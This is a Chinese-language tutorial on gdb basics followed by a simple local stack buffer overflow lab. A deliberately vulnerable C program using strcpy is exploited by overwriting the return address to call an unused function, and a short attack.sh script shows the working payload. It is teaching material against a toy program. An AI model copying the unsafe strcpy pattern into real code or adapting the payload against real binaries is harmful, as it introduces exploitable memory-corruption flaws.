
1. gdb 基础

为了方便给大家讲解 gdb 的基本技能，我写了一个最简单的 C 语言程序：



gcc –g –o hack hack.c (gcc 编译 C 程序的命令)

表 1 列出了常用的 gdb 命令，并分别对它们进行了说明。

表 1

命令	说明
b <function>	在 function 处设置一个断点
b *mem	在指定的绝对内存地址位置处设置一个断点
continue or c	恢复程序的运行直到程序结束，或下一个断点到来
info b	显示有关断点的信息
disassemble or disas	查看源程序的当前执行时的机器码
disas <function>	查看某一个函数的所有汇编代码
delete b	移除一个断点
run <args>	在 gdb 内使用给定的参数启动要调试的程序
list	显示当前行后面的源程序
list <function>	显示函数名为 function 的函数的源程序
info reg	显示有关寄存器状态的信息
stepi or si	执行一条机器指令
next or n	执行一个函数
print var print /x $<reg>	打印变量的值 打印寄存器的值
x/NT A	检查内存，其中 N 表示要显示的单位数，T 表示的是要显示的数据类型（x:hex,d:dec,c:char,s:string,i:instruction），A 表示绝对地址或者 main 这样的符号名称
quit	退出

下面为大家来演示一下这个东西的使用方法：

```
[mdl@archlinux ~]$ gcc -g -o hack hack.c
[mdl@archlinux ~]$ gdb hack
GNU gdb (GDB) 7.10
Copyright (C) 2015 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from hack...done.
(gdb)
```

```
(gdb) b main
Breakpoint 1 at 0x8048425: file hack.c, line 9.
(gdb) b hack
Breakpoint 2 at 0x8048401: file hack.c, line 5.
(gdb) info break
Num     Type           Disp Enb Address    What
1       breakpoint     keep y   0x08048425 in main at hack.c:9
2       breakpoint     keep y   0x08048401 in hack at hack.c:5
```

```
(gdb) run
Starting program: /home/mdl/hack

Breakpoint 1, main () at hack.c:9
9           hack();
(gdb) disas main
Dump of assembler code for function main:
   0x08048414 <+0>:     lea    0x4(%esp),%ecx
   0x08048418 <+4>:     and    $0xfffffff0,%esp
   0x0804841b <+7>:     pushl  -0x4(%ecx)
   0x0804841e <+10>:    push   %ebp
   0x0804841f <+11>:    mov    %esp,%ebp
   0x08048421 <+13>:    push   %ecx
   0x08048422 <+14>:    sub    $0x4,%esp
=> 0x08048425 <+17>:    call   0x80483fb <hack>
   0x0804842a <+22>:    mov    $0x0,%eax
   0x0804842f <+27>:    add    $0x4,%esp
   0x08048432 <+30>:    pop    %ecx
   0x08048433 <+31>:    pop    %ebp
   0x08048434 <+32>:    lea    -0x4(%ecx),%esp
   0x08048437 <+35>:    ret
End of assembler dump.
```

```
(gdb) list
4       void hack(){
5           printf("Have fun hacking!\n");
6       }
7
8       int main(){
9           hack();
10          return 0;
11      }
(gdb) info reg
eax            0xb7fb7de0       -1208255008
ecx            0xbffffc50       -1073742768
edx            0xbffffc74       -1073742732
ebx            0x0      0
esp            0xbffffc30       0xbffffc30
ebp            0xbffffc38       0xbffffc38
esi            0x1      1
edi            0xb7fb6000       -1208262656
eip            0x8048425        0x8048425 <main+17>
eflags         0x286    [ PF SF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) print /x $eax
$1 = 0xb7fb7de0
```

```
(gdb) b hack
Breakpoint 2 at 0x804842e: file hack.c, line 6.
(gdb) info break
Num     Type           Disp Enb Address    What
1       breakpoint     keep y   0x08048444 in main at hack.c:11
        breakpoint already hit 1 time
2       breakpoint     keep y   0x0804842e in hack at hack.c:6
(gdb) delete 1
(gdb) info break
Num     Type           Disp Enb Address    What
2       breakpoint     keep y   0x0804842e in hack at hack.c:6
```

```
(gdb) disas main
Dump of assembler code for function main:
   0x08048414 <+0>:     lea    0x4(%esp),%ecx
   0x08048418 <+4>:     and    $0xfffffff0,%esp
   0x0804841b <+7>:     pushl  -0x4(%ecx)
   0x0804841e <+10>:    push   %ebp
   0x0804841f <+11>:    mov    %esp,%ebp
   0x08048421 <+13>:    push   %ecx
   0x08048422 <+14>:    sub    $0x4,%esp
=> 0x08048425 <+17>:    call   0x80483fb <hack>
   0x0804842a <+22>:    mov    $0x0,%eax
   0x0804842f <+27>:    add    $0x4,%esp
   0x08048432 <+30>:    pop    %ecx
   0x08048433 <+31>:    pop    %ebp
   0x08048434 <+32>:    lea    -0x4(%ecx),%esp
   0x08048437 <+35>:    ret
End of assembler dump.
(gdb) step

Breakpoint 2, hack () at hack.c:5
5           printf("Have fun hacking!\n");
(gdb) disas main
Dump of assembler code for function main:
   0x08048414 <+0>:     lea    0x4(%esp),%ecx
   0x08048418 <+4>:     and    $0xfffffff0,%esp
   0x0804841b <+7>:     pushl  -0x4(%ecx)
   0x0804841e <+10>:    push   %ebp
   0x0804841f <+11>:    mov    %esp,%ebp
   0x08048421 <+13>:    push   %ecx
   0x08048422 <+14>:    sub    $0x4,%esp
   0x08048425 <+17>:    call   0x80483fb <hack>
   0x0804842a <+22>:    mov    $0x0,%eax
   0x0804842f <+27>:    add    $0x4,%esp
   0x08048432 <+30>:    pop    %ecx
   0x08048433 <+31>:    pop    %ebp
   0x08048434 <+32>:    lea    -0x4(%ecx),%esp
   0x08048437 <+35>:    ret
End of assembler dump.
(gdb) disas hack
Dump of assembler code for function hack:
   0x080483fb <+0>:     push   %ebp
   0x080483fc <+1>:     mov    %esp,%ebp
   0x080483fe <+3>:     sub    $0x8,%esp
=> 0x08048401 <+6>:     sub    $0xc,%esp
   0x08048404 <+9>:     push   $0x80484c0
   0x08048409 <+14>:    call   0x80482d0 <puts@plt>
   0x0804840e <+19>:    add    $0x10,%esp
   0x08048411 <+22>:    nop
   0x08048412 <+23>:    leave
   0x08048413 <+24>:    ret
End of assembler dump.
```

2. 本地缓冲区溢出漏洞攻击(简单实验)

```c
#include <stdio.h>
#include <string.h>

// just print a sentence!
void hack(){
    printf("Have fun hacking!\n");
}

void overflow(char *arg){
    char buf[10];
    strcpy(buf, arg);  // <= buffer overflow vulnerability
}

int main(int argc, char *argv[]){
    overflow(argv[1]);
    return 0;
}
```

这是我们修改完成之后的程序。

我们的意图：利用一个溢出漏洞，我们调用程序的控制流中未曾调用的函数-hack。

我们的思路：将 hack 函数的地址，利用溢出漏洞，覆盖了 overflow 函数的返回地址。

我们的实现方法：

1. 找到 hack 函数的地址；
2. 找到 overflow 中 buf 地址和函数返回地址（eip）之间的差；
3. 利用 strcpy 函数复制，溢出，将 overflow 的返回地址改写为 hack 函数的地址；

具体的实验步骤截图如下所示：


```
(gdb) print hack
$1 = {void ()} 0x80483f4 <hack>
(gdb)
```

```
(gdb) info break
Num     Type           Disp Enb Address    What
1       breakpoint     keep y   0x0804840e in overflow at hack.c:11
        breakpoint already hit 1 time
(gdb) disas overflow
Dump of assembler code for function overflow:
   0x08048408 <+0>:     push   %ebp
   0x08048409 <+1>:     mov    %esp,%ebp
   0x0804840b <+3>:     sub    $0x28,%esp
=> 0x0804840e <+6>:     mov    0x8(%ebp),%eax
   0x08048411 <+9>:     mov    %eax,0x4(%esp)
   0x08048415 <+13>:    lea    -0x12(%ebp),%eax
   0x08048418 <+16>:    mov    %eax,(%esp)
   0x0804841b <+19>:    call   0x8048314 <strcpy@plt>
   0x08048420 <+24>:    leave
   0x08048421 <+25>:    ret
End of assembler dump.
```

```
(gdb) b *0x8048420
Breakpoint 2 at 0x8048420: file hack.c, line 12.
(gdb) info break
Num     Type           Disp Enb Address    What
1       breakpoint     keep y   0x0804840e in overflow at hack.c:11
        breakpoint already hit 1 time
2       breakpoint     keep y   0x08048420 in overflow at hack.c:12
(gdb)
Num     Type           Disp Enb Address    What
1       breakpoint     keep y   0x0804840e in overflow at hack.c:11
        breakpoint already hit 1 time
2       breakpoint     keep y   0x08048420 in overflow at hack.c:12
```

通过我们反汇编 overflow 函数，然后看到 overflow 函数的具体内容，可以得到下图中的栈排布图：

图 1　overflow 的栈排布图



通过 buf 和 eip 之间的长度我们知道，我们需要使用（18+4*2）长度的字符串用来覆盖到返回地址，其中最后四个字节就是我们的 hack 函数的地址。

```
(gdb) run `printf "aaaaaaaaaaaaaaaaaaaaaa\xf4\x83\x04\x08"`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/mdl/hack `printf "aaaaaaaaaaaaaaaaaaaaaa\xf4\x83\x04\x08"`

Breakpoint 1, overflow (arg=0xbffff875 'a' <repeats 22 times>"\364, \203\004\b") at hack.c:11
11              strcpy(buf, arg);  // <= buffer overflow vulnerability
(gdb)
```

```
(gdb) disas overflow
Dump of assembler code for function overflow:
   0x08048408 <+0>:     push   %ebp
   0x08048409 <+1>:     mov    %esp,%ebp
   0x0804840b <+3>:     sub    $0x28,%esp
=> 0x0804840e <+6>:     mov    0x8(%ebp),%eax
   0x08048411 <+9>:     mov    %eax,0x4(%esp)
   0x08048415 <+13>:    lea    -0x12(%ebp),%eax
   0x08048418 <+16>:    mov    %eax,(%esp)
   0x0804841b <+19>:    call   0x8048314 <strcpy@plt>
   0x08048420 <+24>:    leave
   0x08048421 <+25>:    ret
End of assembler dump.
(gdb) info reg
eax            0xbffff875       -1073743755
ecx            0x90503746       -1873791162
edx            0x2      2
ebx            0x4b4ff4 4935668
esp            0xbffff630       0xbffff630
ebp            0xbffff658       0xbffff658
esi            0x0      0
edi            0x0      0
eip            0x804840e        0x804840e <overflow+6>
eflags         0x286    [ PF SF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
```

```
(gdb) disas main
Dump of assembler code for function main:
   0x08048422 <+0>:     push   %ebp
   0x08048423 <+1>:     mov    %esp,%ebp
   0x08048425 <+3>:     and    $0xfffffff0,%esp
   0x08048428 <+6>:     sub    $0x10,%esp
   0x0804842b <+9>:     mov    0xc(%ebp),%eax
   0x0804842e <+12>:    add    $0x4,%eax
   0x08048431 <+15>:    mov    (%eax),%eax
   0x08048433 <+17>:    mov    %eax,(%esp)
   0x08048436 <+20>:    call   0x8048408 <overflow>
   0x0804843b <+25>:    mov    $0x0,%eax
   0x08048440 <+30>:    leave
   0x08048441 <+31>:    ret
End of assembler dump.
```

```
(gdb) x/2xw 0xbffff658
0xbffff658:     0xbffff678      0x0804843b
```

```
(gdb) info break
Num     Type           Disp Enb Address    What
1       breakpoint     keep y   0x0804840e in overflow at hack.c:11
        breakpoint already hit 1 time
2       breakpoint     keep y   0x08048420 in overflow at hack.c:12
(gdb) c
Continuing.

Breakpoint 2, overflow (arg=0xbffff800 "\364\001") at hack.c:12
12      }
(gdb) disas overflow
Dump of assembler code for function overflow:
   0x08048408 <+0>:     push   %ebp
   0x08048409 <+1>:     mov    %esp,%ebp
   0x0804840b <+3>:     sub    $0x28,%esp
   0x0804840e <+6>:     mov    0x8(%ebp),%eax
   0x08048411 <+9>:     mov    %eax,0x4(%esp)
   0x08048415 <+13>:    lea    -0x12(%ebp),%eax
   0x08048418 <+16>:    mov    %eax,(%esp)
   0x0804841b <+19>:    call   0x8048314 <strcpy@plt>
=> 0x08048420 <+24>:    leave
   0x08048421 <+25>:    ret
End of assembler dump.
(gdb) x/2xw 0xbffff658
0xbffff658:     0x61616161      0x080483f4
```

此时，saved eip 的值已经变成 hack 函数的起始地址，继续运行之后，就出现了 hack 函数运

行之后的打印内容。

```
(gdb) c
Continuing.
Have fun hacking!

Program received signal SIGSEGV, Segmentation fault.
0xbffff800 in ?? ()
```

既然已经在 gdb 调试里面可以成功，那么我们实际运行这个程序呢？

```
[mdl@114-212-83-201 ~]$ cat attack.sh
################################################################################
# File Name: attack.sh
# Author: mudongliang
# mail: mudongliangabcd@163.com
# Created Time: Mon 14 Sep 2015 07:57:59 PM PDT
################################################################################
#!/bin/bash

gcc -g -fno-stack-protector -o hack hack.c
./hack `printf "aaaaaaaaaaaaaaaaaaaaa\xf4\x83\x04\x08"`
[mdl@114-212-83-201 ~]$ ./attack.sh
Have fun hacking!
./attack.sh: line 10: 30144 Segmentation fault      (core dumped) ./hack `printf "aaaaaaaaaaaaaaaaaaaaa\xf4\x
83\x04\x08"`
[mdl@114-212-83-201 ~]$ ./attack.sh 2> /dev/null
Have fun hacking!
```